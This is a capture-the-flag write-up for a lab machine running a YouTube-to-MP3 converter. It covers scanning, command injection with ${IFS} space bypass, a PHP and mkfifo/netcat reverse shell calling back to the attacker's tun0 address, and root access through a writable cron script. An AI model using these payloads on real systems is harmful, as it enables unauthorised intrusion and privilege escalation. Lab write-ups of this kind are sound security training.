This is my first write up and I hope it’s going to help you :D

First let’s use nmap so we can see what ports are opened

Command: nmap -sC -sV <machine IP>


As we can se there are only two services running : port 22 for SSH and port 80 for HTTP.

```
linked@kali: ~
File  Actions  Edit  View  Help
linked@kali:~$ nmap -sC -sV 10.10.30.245
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-04 19:22 EEST
Nmap scan report for 10.10.30.245
Host is up (0.100s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 65:1b:fc:74:10:39:df:dd:d0:2d:f0:53:1c:eb:6d:ec (RSA)
|   256 c4:28:04:a5:c3:b9:6a:95:5a:4d:7a:6e:46:e2:14:db (ECDSA)
|_  256 ba:07:bb:cd:42:4a:f2:93:d1:05:d0:b3:4c:b1:d9:b1 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.20 seconds
linked@kali:~$
```

Lets see what is on the web server


There is nothing much here, just a youtube converter to mp3.



Lets fire up gobuster to se what we can find.

Commands: gobuster dir -u 10.10.30.245 -w /usr/share/wordlists/dirb/common.txt


Gobuster doesn't give us much, the only interesting directory is /admin.



Saddly we need a username and a password to acces this directory.


Lets open BurpSuite and lets see what is the converter doing.

As we can see the convertor is creating a youtube url. Send the request ro Repeater (CTRL+R) and lets try to read some files.




As we can see, we can execute commands, but we still can't do to many things with this.

Command: ---;id;




There is still a problem, if we have <*space character*> in our command, it won't be executed, so we ned to use ${IFS} which can be used as a replacement for the <*space character*>.

PS: You can read the user flag using burp



Ok, now it's time to get a shell on the machine. For that i used this file:

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php




Download the php file and change the *ip* and *port* with your *TUN0 IP* and desired *PORT* also, you can use other commands to get a shell, i just wanted to see if this is going to work.

You can put this in a file as well and send it to the server:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <tun0 ip> <port> >/tmp/f

Start a server with python:

Command: python -m SimpleHTTPServer 4444




After that start a listener with netcat:


Command: nc -lvnp 4444

Then on Burpsuite use the command below so you can start the shell:


Command: php${IFS}shell.php




And voila, we have shell (not the best one but we can use python -c 'import pty; pty.spawn("/bin/bash")' to get a better one)




The use flag is located in /var/www/html/admin folder.



And the user that can acces the secret folder is located in the /admin folder as well. Don't bother on cracking the hash, it's not important.



All we now need is the root flag, and after some directories search, i've found in /var/www/html/tmp file that is executed every minute.



By using the next command i was able to get the root flag.

Command: echo 'cat /root/root.txt > rootflag.txt' >> clean.sh